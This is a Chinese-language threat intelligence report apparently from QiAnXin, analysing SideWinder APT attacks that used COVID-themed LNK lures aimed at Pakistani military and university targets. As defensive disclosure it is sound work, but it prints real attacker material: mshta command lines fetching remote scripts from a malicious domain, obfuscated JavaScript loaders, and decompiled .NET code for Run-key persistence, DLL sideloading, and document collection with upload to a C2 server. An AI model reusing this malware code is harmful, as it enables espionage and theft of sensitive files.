奇安信威胁情报中心

ti.qianxin.com/blog/articles/the-recent-rattlesnake-apt-organized-attacks-on-neighboring-countries-and-regions/

返回 TI 主页
RESEARCH

数 据 驱 动 安 全


概述

响尾蛇（又称SideWinder）是疑似具有南亚背景的APT组织，其攻击活动最早可追溯到2012年，主要针对其周边国家政府，军事，能源等领域开展攻击活动，以窃取敏感信息为攻击目的。

2020年，新冠肺炎在全球爆发，大量黑产团伙、APT组织利用疫情相关诱饵信息开展攻击活动。奇安信威胁情报中心曾撰写《COVID-19 | 新冠病毒笼罩下的全球疫情相关网络攻击分析报告》__[1]__一文对利用疫情相关信息的攻击活动进行了总结概述。但疫情尚未结束，利用这一热点进行的攻击活动也越演越烈，奇安信红雨滴团队持续保持着对相关攻击活动的监测。

近期，奇安信威胁情报中心捕获到几例疫情相关的恶意LNK样本，此类样本伪装为受害国家的军方抗击疫情战略、空军大学疫情期间网络在线课程政策等热点信息开展攻击。一旦受害者执行此类恶意样本，LNK文件将从远程服务器下载恶意脚本执行，恶意脚本将释放展示正常的诱饵文档以迷惑受害者，并继续从远程获取第二阶段恶意脚本执行。第二阶段恶意脚本将在受害者计算机上部署相关恶意软件，并通过白加黑的方式加载最终的远程木马，控制受害者机器，从而窃取敏感信息。

奇安信威胁情报中心在发现此次攻击活动的第一时间向安全社区进行预警。



样本分析

样本信息

近期捕获的样本基本均为伪装成pdf的LNK文件，主要以疫情相关信息为诱饵，样本基本信息如下

文件名	md5
Policy Guidelines for Online Classes.zip	865e7c8013537414b97749e7a160a94e
Pak_Army_Deployed_in_Country_in_Fight_Against_Coronavirus.pdf.lnk	3c9f64763a24278a6f941e8807725369
Additional_CSD_Rebate.pdf.lnk	120e3733e167fcabdfd8194b3c49560b


daraz-coupon.pdf.lnk	7442b3efecb909cfff4aea4ecaae98d8
AD Test.zip	d7187130cf52199fae92d7611dc41dac

其中Policy Guidelines for Online Classes.lnk以及Pak_Army_Deployed_in_Country_in_Fight_Against_Coronavirus.pdf.lnk为疫情信息相关样本，成功执行后，将展示受攻击国家空军大学疫情期间网络课程政策以及国际目标国家军队抗击疫情相关战略诱饵文档，诱饵文档信息如下。

Pak Army Deployed in Country in Fight Against Coronavirus

Pakistan armed forces have been taken positions across the country, assisting federal and provincial administrations in order to ensure enforcement measures for control of COVID-19.

"The armed forces are in action from the day one for implementing the decisions made by the National Security Committee and directives issued by Prime Minister



OFFICE OF THE REGISTRAR

IBD/AU/310/2/REG
5 April, 2020

NOTIFICATION

POLICY GUIDELINES: ONLINE TEACHING DURING CLOSURE OF AIR UNIVERSITY DUE TO COVID-19

Introduction

1. Consequent to closure of academic institutions in Pakistan due to COVID-19, Air University anticipating the uncertainty associated with such a pandemic opted to provide uninterrupted education to its students by adopting online teaching under the initial guidelines issued by Higher Education Commission. This paradigm shift and transition brought forth unforeseen challenges for both teachers and students. The feedback received from all stakeholders was deliberated at length at University Functional Committee, to formulate quality control measures including adding new tools to the LMS to facilitate online teaching and learning.

2. As the online instruction system continues to mature, detailed policy and procedures on quality of online teaching have been instituted in light of HEC policy guidelines dated 28 March and 02 April 2020. This Policy aims to ensure quality online education and continuity of the ongoing semester for timely completion of degree programs.

Scope


3. This policy provides guidance to FMs, all the students of Undergraduate and Graduate programs regarding online classes, attendance mechanism, evaluation process, application of relevant academic rules and regulations and redress of grievances. While we pray that Air University reopens on 01 June, 2020 (Insha' Allah), the policy would remain valid till COVID-19 threat recedes and education institutions are reopened for regular education. Necessary revisions would be issued to cater for unforeseen prolonged closure.

Policy Guidelines

4. Based on policy documents referred at Para 2 inter alia, following guidelines are issued for all concerned:-

详细分析

以最新样本Policy Guidelines for Online Classes.lnk为例，样本伪装为受害国家空军大学疫情期间网络课程政策相关信息，诱导受害者点击查看。执行后将通过mshta.exe从远程下载执行恶意hta文件，整体执行流程如图所示：



使用奇安信在线云沙箱（https://sandbox.ti.qianxin.com/）运行样本，行为与上述流程一致。

cmd.exe(进程ID: 2672) 命令行:"c:\windows\system32\cmd.exe" /c start /wait "YDthZQ" C:\Users\ADMINI~1\AppData\Local\Temp\temp_file_name.lnk
msHta.Exe(进程ID: 2788) 命令行:"C:\Windows\System32\msHta.Exe" http://www.au-edu.km01s.net/images/E2BC769A/16914/11662/84c7b244/3387c59
AcroRd32.exe(进程ID: 1152) 命令行:"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:\Users\ADMINI~1\AppData\Local\Temp\Policy Guidelines for Online Classes.pdf"
命令行:"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe" --backgroundcolor=16448250
mshta.exe(进程ID: 2416) 命令行:"C:\Windows\System32\mshta.exe" C:\Users\ADMINI~1\AppData\Local\Temp\b0rQOSzuGMONOA.hta
rekeywiz.exe(进程ID: 2376) 命令行:"C:\ProgramData\font2Files\rekeywiz.exe"

DNS

解析域名	IP/域名	归属地	请求类型	ASN
kat0x.net	46.30.189.44	德国/黑森州	A	AS31400 Accelerated IT Services & Consulting GmbH
www.au-edu.km01s.net	185.163.45.199	摩尔多瓦/基希讷乌	A	AS39798 MivoCloud SRL

使用奇安信红雨滴团队自研深度文件解析引擎OWL对该LNK文件进行详细分析，解析的相关信息如下：

```
"parent_md5":   "865e7c8013537414b97749e7a160a94e",
"stream_type":  "lnk",
"stream_size":  2209,
"stream_name":  "Policy Guidelines for Online Classes.pdf.lnk",
"md5":  "e57051e6508aba91d976e6174392ee4f",
"sha1": "7613302d609813e7c41b193cb818e8beb42085fe",
"sha256":   "f7433b0391cb364581243faed48fbb0ee4ab0e76f069d90792e31a5d6a744ea7",
"sha512":   "41bfe4cac77f95c1060ee445e0a2c9e8a0e624f643f9ecef30b798672b7a9a95c431b6f035b98f0ca33f0dbcc795bdf6cb9dcb0ea1428c5f6e8aa91c80bf8da6",
"ssdeep":   "24:8k7ppQcGSxA0OV+/T6gFVrwg1TF4o0c18euaoMVZ0KXQaR3+bCGO+/TDQA8PbQAp:8k7/CxGRbB6o1cKXv3AvO9U+",
"show_hidden":  0,
"fullpath": "clsid_mycomputer\\c:\\windows\\system32\\mshta.exe",
"string_dat_relativepath":  "..\\..\\..\\windows\\system32\\cftmo.exe",
"string_dat_workingdir":    "%windir%",
"string_dat_aguments":  "http://www.au-edu.km01s.net/images/E2BC769A/16914/11662/84c7b244/3387c59",
```


从远程服务器获取的hta是JavaScript脚本，该脚本主要功能为解码并内存加载一个.NET dll,其解码方法为base64解码

```
<script language="javascript">
        try{

        var haykC = ActiveXObject;
        var hytmyl = String.fromCharCode;
        function SleL(str) {
            var b64 = "J2KeVEs1AdB5FYChHmogtujc6rG8PZfaITqL9WMw3DvSQOn047yizXpxbRNlUk+/=";
            var b, result = "",
                r1, r2, i = 0;
            for (; i < str.length;) {
                b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
                    (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

                result += r1 === 64 ? hytmyl(b >> 16 & 255) :
                    r2 === 64 ? hytmyl(b >> 16 & 255, b >> 8 & 255) :
                    hytmyl(b >> 16 & 255, b >> 8 & 255, b & 255);
            }
            return result;
        };
        function ddNihUM (key, bytes){
            var res = [];
            for (var i = 0; i < bytes.length; ) {
                for (var j = 0; j < key.length; j++) {
                    res.push(hytmyl((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
                    i++;
                    if (i >= bytes.length) {
                        j = key.length;
                    }
                }
            }
            return res.join("")
            }

        function PEtERYIQ(bsix){
        return ddNihUM(keeee,SleL(bsix))
        }

        var keeee = ddNihUM("lodf",SleL("cXWguE"+"O8uWuP"+"cH=="));
```

通过WMI获取杀软名称和状态

```
shells.Environment(PEtERYIQ("6zm6tu"+"d1HH=="))(PEtERYIQ("P1WN"+"6wOT"+"6j7M"+"uzEE"+"cWXr")) = ver;; //Process   COMPLUS_Version
var objWMIService = GetObject(PEtERYIQ("mEkrcX2rm9JB8MU6Gz26jz"+"r06XZHHzu8HzX7uWRsu9HE"));
 var colItems = objWMIService.ExecQuery(PEtERYIQ("6EY8uXm7"+"VT9HZVEr"+"jTdpj9rG"+"rWD2Hzmq"+"muOjmWYs"), null, 48); //Select * From AntiVirusProduct
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem[PEtERYIQ("cWW2uxWmo9P=")]()) { //moveNext
x += (objItem.item().displayName + PEtERYIQ("V"+"4"+"="+"+") + objItem.item().productState).replace(PEtERYIQ("V4"+"=="), "");
}
```

解密一个.NET DLL并内存加载，传入四个参数调用其work函数，参数一为第二阶段恶意脚本的下载地址，参数二是上传杀软信息的网址加杀软名称状态信息，参数三为加密状态的诱饵文档数据，参数四则是诱饵文档名称

```
 var aUrl = CoqZGVpb("c9EemI9fstkeHmOj"+"H7Rtt9zGcuI12zJa"+"jEXJstu8HXm6jVQ8"+"24FC24Pf249KJJP6"+"H9EVt7ZJmV2osH=="))//
 http://www.au-edu.km01s.net/plugins/16914/11662/true/true/
  +x;
o.WORK(
  (CoqZGVpb("c9EemI9fstkeHmOjH7Rt"+"t9zGcuI12zJajEXJsurH"+"c74dtXzJtI62eIt1sH9K"+"e4HesHAJJJbssu2otXtE"+"2HbEsuYfjW6ac97u")
  //参数一：下载的后续文件URL:http://www.au-edu.km01s.net/cgi/8ee4d36866/16914/11662/eeef4361/file.hta
  ,aUrl //参数二： url+杀软信息
  ,da //参数三：诱饵文件数据
  ,CoqZGVpb("rWD8cX2AEwk2"+"cXEojWDatzQt"+"tEDEEw7ajWEG"+"t7uzjWdKmuX1"+"sVugtJ=="))
  //参数四：诱饵文件名Policy Guidelines for Online Classes.pdf
```

解码加载的dll名为Lnikzip.dll,被加载起来后，首先将传入诱饵文档数据解密，并释放展示，以迷惑受害者，之后上传获取的杀软信息

```
public void Work(string finalUrl, string avUrl, string doc, string documentName)
{
    try
    {
        string path = this.GenerateToken(10) + ".hta";
        try
        {
            File.WriteAllBytes(Path.Combine(this.location, documentName), Filegenerator.Decompress(Convert.FromBase64String(doc)));
            Process.Start(Path.Combine(this.location, documentName));
        }
        catch (Exception)
        {
        }
        try
        {
            this.downloadData(avUrl);
        }
```

尝试从参数一下载地址获取第二阶段恶意脚本，循环尝试十次，若下载成功则通过mshta.exe执行该恶意脚本，若均未成功下载，则向参数二地址上传相关错误信息

```
try
{
    File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
}
catch (Exception)
{
}
num++;
if (num > 10)
{
    this.downloadData(avUrl + "File-not-Written");
    goto IL_CD;
}
Thread.Sleep(500);
IL_BA:
if (!File.Exists(Path.Combine(this.location, path)))
{
    goto IL_75;
}
IL_CD:
if (File.Exists(Path.Combine(this.location, path)))
{
    Process.Start("mshta.exe", Path.Combine(this.location, path)).WaitForExit();
    File.Delete(Path.Combine(this.location, path));
}
```

第二阶段恶意脚本同样也是JavaScript脚本，且主要功能同样为解密一个.NET dll内存加载执行，传入三个参数调用其work函数，参数一为后续dll的加密数据，参数二是tmp文件的加密数据，参数三则为一个url路径

```
var fmt = new IvKKo(VzPHHdGL("6VkVmWdr1sEEcVZaj"+"WPrrXZ2juYaczXgHX"+"XZcmRzcVmGtzYJuzE"+"e11EajuYEgm77ju7o"+"mVRzjVrat9msu9H="));
//System.Runtime.Serialization.Formatters.Binary.BinaryFormatter
var al = new IvKKo(VzPHHdGL("6VkVmWdr112acWkguVrf"+"jX7J1wY2mEr5fXX2m4=="));
var d = fmt[VzPHHdGL("ZXYVuzuZtXkroErD2H==")](mst);
al.Add(undefined);
var o = d[VzPHHdGL("ZzkrtXDZtc"+"DfmE7ZtI==")](al.ToArray())[VzPHHdGL("PVmot"+"zYmfX"+"XemWd"+"6uEP=")](ec);
var x = VzPHHdGL("f4dVfxrXPxd7PxdxZT9s8uF2mXEWgMArfIY/mtA1JcIJ6julc1XGolrbPH2j2uE2fIEWjc7Et9YVGXdTrXFVG4Rwmw4KjVO8t4Dm2WWkcjTdutR2msZ/r9
var y = VzPHHdGL("f4dVfxrXPxd7PxdxZTWCecEW6jZ5gw3s212k21U2H1Zz2tEXaWDcfX7eczOfjxEbG9uqZsuwPj6BZ4uEusZTGWOFJE23r12aa1kOJVDr61uTP4m8jp76Zc
o.work(x,y,
    VzPHHdGL("JH6E1tZEmVWautYL2EXEfc"+"kcfHuH8pkaaIXmr1rXZHmf"+"Zw2CftrroJE0uuQ62HHBJH"+"6P246VJH6ZtH2gtWAKJXV="));
    //202/pqvzogpU3orMMdI7cYXmI9cWFGF2iDGzKuiz2Ybi/16914/11662/b0aad51f
```

解密执行的dll名为StInstaller.dll,主要功能为在受害者机器上部署最终的恶意payload,被加载运行后，首先通过与硬编码的key异或，初始化恶意软件目录，c2域名以及注册表键名。

```
public void Work(string dll22, string dll, string url = "")
{
    try
    {
        this.instfolder = Program.symCip(this.instfolder).Trim();
        this.domain = Program.symCip(this.domain).Trim();
        this.regkey = Program.symCip(this.regkey).Trim();
private static string xKey = "5kf0quav069";
public static string symCip(string input)
{
    List<char> list = new List<char>();
    checked
    {
        for (int i = 0; i < input.Length; i++)
        {
            list.Add(input[i] ^ Program.xKey[i % Program.xKey.Length]);
        }
        return new string(list.ToArray());
    }
}
```

之后拷贝系统目录下的rekeywiz.exe到恶意软件目录，并将其设为注册表自启动项

```
string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
string text2 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
if (!Directory.Exists(text2))
{
    text2 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
}
this.copyexe = text2 + this.copyexe;
if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
{
    throw new Exception("Already installed");
}
Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(this.regkey, Path.Combine(text,
  Path.GetFileName(this.copyexe)));
Directory.CreateDirectory(text);
```


将传入的参数一数据解密后释放恶意软件目录下，并命名为Duser.dll，参数二的数据解码后，将初始化的c2域名加上参数三写入解码后的数据，并经加密后释放到恶意软件目录下，并以随机5位字符为名

```
Directory.CreateDirectory(text);
string text3 = this.GenerateToken(5) + ".tmp";
byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
string s = new string('F', 20);
string s2 = text3.PadRight(20, ' ');
array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s), Encoding.Unicode.GetBytes(s2));
byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
string s3 = new string('X', 500);
string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3), Encoding.Unicode.GetBytes(s4));
array2 = Program.EncodeData(array2);
File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)), true);
File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
```


加密算法如下


```
private static byte[] EncodeData(byte[] data)
{
    checked
    {
        byte[] array = new byte[data.Length + 32];
        RandomNumberGenerator randomNumberGenerator = RandomNumberGenerator.Create();
        byte[] array2 = new byte[32];
        randomNumberGenerator.GetBytes(array2);
        Buffer.BlockCopy(array2, 0, array, 0, 32);
        Buffer.BlockCopy(data, 0, array, 32, data.Length);
        for (int i = 0; i < data.Length; i++)
        {
            byte[] array3 = array;
            int num = i + 32;
            array3[num] ^= array[i % 32];
        }
        return array;
    }
}
```

之后启动恶意软件目录下的rekeywiz.exe，采用白加黑的方式加载恶意Duser.dll



释放文件以及注册表自启动信息如下





Duser.dll仍旧是.NET平台程序，运行后，尝试读取解密同目录下的tmp文件，解密之后内存加载解密后的文件

```
public static class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000450
    static Program()
    {
        byte[] assemblyData = Program.GetAssemblyData("dVl5tCU.tmp         ");
        byte[] array = new byte[assemblyData.Length - 32];
        Program.BufferCopy(ref assemblyData, 32, ref array, array.Length);
        for (int i = 0; i < array.Length; i++)
        {
            byte[] array2 = array;
            int num = i;
            array2[num] ^= assemblyData[i % 32];
        }
        Program._assembly = Program.LoadAssembly(array);
    }
```

最终的恶意payload仍是.NET平台 dll，名为SystemAPP.dll.加载起来后，首先进行初始化，从资源中解密配置信息

```
public static Settings LoadSettings()
{
    Settings settings = new Settings();
    try
    {
        using (MemoryStream memoryStream = new MemoryStream(Settings.DecodeData(System.IO.File.ReadAllBytes
          (Settings._settingsFilePath))))
        {
            return new Settings(new BinaryReader(memoryStream));
        }
    }
    catch
    {
        settings.Save();
    }
    return settings;
}
```

解密算法如下

```
private static byte[] DecodeData(byte[] data)
{
    byte[] array = new byte[data.Length - 32];
    Buffer.BlockCopy(data, 32, array, 0, array.Length);
    for (int i = 0; i < array.Length; i++)
    {
        byte[] array2 = array;
        int num = i;
        array2[num] ^= data[i % 32];
    }
    return array;
}
```

解密的配置信息包括恶意软件路径以及要收集的文件后缀名等信息

```
0000h: 01 20 25 70 72 6F 67 72 61 6D 64 61 74 61 25 5C  . %programdata%\
0010h: 5C 66 6F 6E 74 32 46 69 6C 65 73 5C 5C 66 6F 6E  \font2Files\\fon
0020h: 74 32 13 25 61 70 70 64 61 74 61 25 5C 5C 66 6F  t2.%appdata%\\fo
0030h: 6E 74 32 44 61 74 00 C0 27 09 00 60 EA 00 00 01  nt2Dat.À'..`ê...
0040h: 01 01 09 00 00 00 04 2E 64 6F 63 05 2E 64 6F 63  ........doc..doc
0050h: 78 04 2E 78 6C 73 05 2E 78 6C 73 78 04 2E 70 64  x..xls..xlsx..pd
0060h: 66 04 2E 70 70 74 05 2E 70 70 74 78 04 2E 72 61  f..ppt..pptx..ra
0070h: 72 04 2E 7A 69 70 80 96 98 00 00 00 00 00 00 00  r..zip€-˜.......
```

初始化结束后，创建两个定时器函数用于执行主要功能

```
public void Start()
{
    try
    {
        this._settings = Settings.LoadSettings();
        this._getTimer = new Timer(new TimerCallback(this.GetTimerCallback), null, 5000, -1);
        this._postTimer = new Timer(new TimerCallback(this.PostTimerCallback), null, 5000, -1);
        if (this._settings.DoSysInfo)
        {
            this.WriteSysInfo();
            this._settings.DoSysInfo = false;
            this._settings.Save();
        }
        if (this._settings.DoFileSelection)
        {
            this.WriteFileListing();
            this.WriteSelectedFiles();
            this._settings.DoFileSelection = false;
            this._settings.Save();
        }
        Thread.Sleep(-1);
    }
    finally
```

GetTimerCallback函数为通信函数，主要用于与c2通信，获取解析命令执行

```
private void GetTimerCallback(object state)
{
    try
    {
        for (;;)
        {
            using (Program.WebClient webClient = new Program.WebClient())
            {
                this.Process(Program.DecodeData(webClient.DownloadData(this._settings.ServerUri)));
            }
        }
    }
    catch
    {
    }
    finally
    {
        this._getTimer.Change(this._settings.GetInterval, -1);
    }
}
```

解析c2返回数据，根据不同数据执行相应功能

```
if (!string.IsNullOrEmpty(text))
{
    using (MemoryStream memoryStream2 = new MemoryStream(Convert.FromBase64String(text)))
    {
        BinaryReader binaryReader = new BinaryReader(memoryStream2);
        while (memoryStream2.Position < memoryStream2.Length)
        {
            switch (binaryReader.ReadByte())
            {
            case 1:
                this.WriteSysInfo();
                continue;
            case 2:
                this.WriteFileListing();
                continue;
            case 3:
                this.WriteSelectedFiles();
                continue;
            case 4:
                this._settings.ReadFrom(binaryReader);
                this._settings.Save();
                continue;
            case 5:
                this._settings.ServerUri = new Uri(binaryReader.ReadString());
                continue;
            case 6:
                this._settings.DoFileUpload = binaryReader.ReadBoolean();
                continue;
```

支持的指令功能如下

指令	功能
1	获取系统基本信息，已安装程序信息，磁盘信息等保存到.sif文件
2	获取文件列表保存到.flc文件
3	将指定文件以及信息写入.fls文件
4	修改配置信息
5	更换c2地址
6	更新是否上传文件参数
7	重置想获取的特殊文件类型
8	设置上传文件大小限制
9	指定上传文件
10	返回

部分功能代码如下，获取系统用户名，计算机名，杀软等信息以json格式写入.sif文件

```
public static void WriteTo(Stream s)
        {
            JsonTextWriter jsonTextWriter = new JsonTextWriter(new StreamWriter(s, Encoding.UTF8));
            jsonTextWriter.WriteStartObject();
            SysInfo.WritePrivileges(jsonTextWriter);  //权限信息
            SysInfo.WriteSysInfo(jsonTextWriter);  //用户名，计算机名，杀软，进程，网络相关等
            SysInfo.WriteDirectoryListing(jsonTextWriter);  //Documents Desktop Downloads Contacts目录下路径信息
            SysInfo.WriteDriveInfo(jsonTextWriter); //磁盘信息
            SysInfo.WriteInstalledApps(jsonTextWriter); //已安装软件信息
            jsonTextWriter.WriteEndObject();
            jsonTextWriter.Flush();
        }
```

获取文件列表，将磁盘名，磁盘大小，磁盘类型，目录名，目录创建时间，文件名，文件大小等信息写入.flc文件

```
public static void WriteListing(BinaryWriter output, string[] selectFileExtensions, int maxSelectFileSize, List<Settings.File> select
{
    output.Write(Encoding.ASCII.GetBytes("FL"));
    output.Write(1);
    Queue<FileListing.DirectoryOffset> queue = new Queue<FileListing.DirectoryOffset>();
    DriveInfo[] drives = DriveInfo.GetDrives();
    output.Write(drives.Length);
    foreach (DriveInfo driveInfo in drives)
    {
        output.Write(driveInfo.Name);
        output.Write((int)driveInfo.DriveType);
        output.Write(driveInfo.IsReady);
        if (driveInfo.IsReady)
        {
            output.Write(driveInfo.DriveFormat);
            output.Write(driveInfo.AvailableFreeSpace);
            output.Write(driveInfo.TotalFreeSpace);
            output.Write(driveInfo.TotalSize);
            output.Write(driveInfo.VolumeLabel);
            if (driveInfo.DriveType == DriveType.Fixed)
            {
                queue.Enqueue(new FileListing.DirectoryOffset(driveInfo.Name, output.BaseStream.Position));
                output.Write(0L);
            }
```

添加指定文件到待上传的文件列表中

```
case 9:
{
    Settings.File item = new Settings.File(binaryReader.ReadString());
    List<Settings.File> selectedFiles = this._settings.SelectedFiles;
    lock (selectedFiles)
    {
        int num = this._settings.SelectedFiles.IndexOf(item);
        if (num < 0)
        {
            this._settings.SelectedFiles.Add(item);
        }
        else
        {
            this._settings.SelectedFiles[num].SentOffset = 0L;
            this._settings.SelectedFiles[num].Complete = false;
        }
        continue;
    }
    break;
}
```

另一个定时函数PostTimerCallback上传文件，首先遍历恶意软件目录下是否存在扩展名为fls,flc,sif,err的文件，若有则上传

```
{
    string fileType = null;
    string extension = Path.GetExtension(file.FilePath);
    if (extension != null)
    {
        if (!(extension == ".sif"))
        {
            if (!(extension == ".flc"))
            {
                if (!(extension == ".fls"))
                {
                    if (extension == ".err")
                    {
                        fileType = "errorReport";
                    }
                }
                else
                {
                    fileType = "fileSelection";
                }
            }
            else
            {
                fileType = "fileListing";
            }
        }
        else
        {
            fileType = "sysInfo";
        }
    }
    this.UploadFile(file, fileType);
```

上传数据函数如下

```
private void UploadFile(Settings.File file, string fileType = null)
{
    using (FileStream fileStream = new FileStream(file.FilePath, FileMode.Open, FileAccess.Read, FileShare.Read | FileShare.Write |
      FileShare.Delete))
    {
        byte[] array = new byte[524288];
        using (Program.WebClient webClient = new Program.WebClient())
        {
            for (;;)
            {
                fileStream.Position = file.SentOffset;
                int num = fileStream.Read(array, 0, array.Length);
                if (num < 1)
                {
                    break;
                }
                webClient.ContentType = "application/x-raw";
                webClient.Headers.Clear();
                webClient.Headers.Add("X-File-Path", Convert.ToBase64String(Encoding.UTF8.GetBytes(file.FilePath)));
                webClient.Headers.Add("X-File-Offset", file.SentOffset.ToString());
                webClient.Headers.Add("X-File-Length", fileStream.Length.ToString());
                if (fileType != null)
                {
                    webClient.Headers.Add("X-File-Type", fileType);
                }
                if (num == array.Length)
                {
                    webClient.UploadData(this._settings.ServerUri, array);
                }
```

之后判断上传指定文件参数，若需上传指定文件，则从指定文件列表读取文件上传

```
if (this._settings.DoFileUpload)
{
    List<Settings.File> selectedFiles = this._settings.SelectedFiles;
    Settings.File[] array;
    lock (selectedFiles)
    {
        array = this._settings.SelectedFiles.ToArray();
    }
    foreach (Settings.File file2 in array)
    {
        if (!file2.Complete)
        {
            try
            {
                this.UploadFile(file2, null);
            }
            catch (WebException)
            {
                break;
            }
            catch (Exception ex2)
            {
                try
                {
                    File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"),
                    ex2.ToString());
                }
```


关联

奇安信威胁情报中心对从捕获样本手法，代码层面分析，发现此次捕获的攻击样本与响尾蛇APT组织常用攻击手法，恶意代码基本一致。

与SideWinder的关联

响尾蛇APT组织常用JavaScript脚本作为攻击武器，常才用base64解码.NET dll进行内存加载，传入的参数个数以及参数含义也完全一致。

解密tmp文件的解密算法与响尾蛇APT组织之前攻击活动中的恶意代码完全一致



奇安信威胁情报平台也已对相关IOC标有响尾蛇相关tag

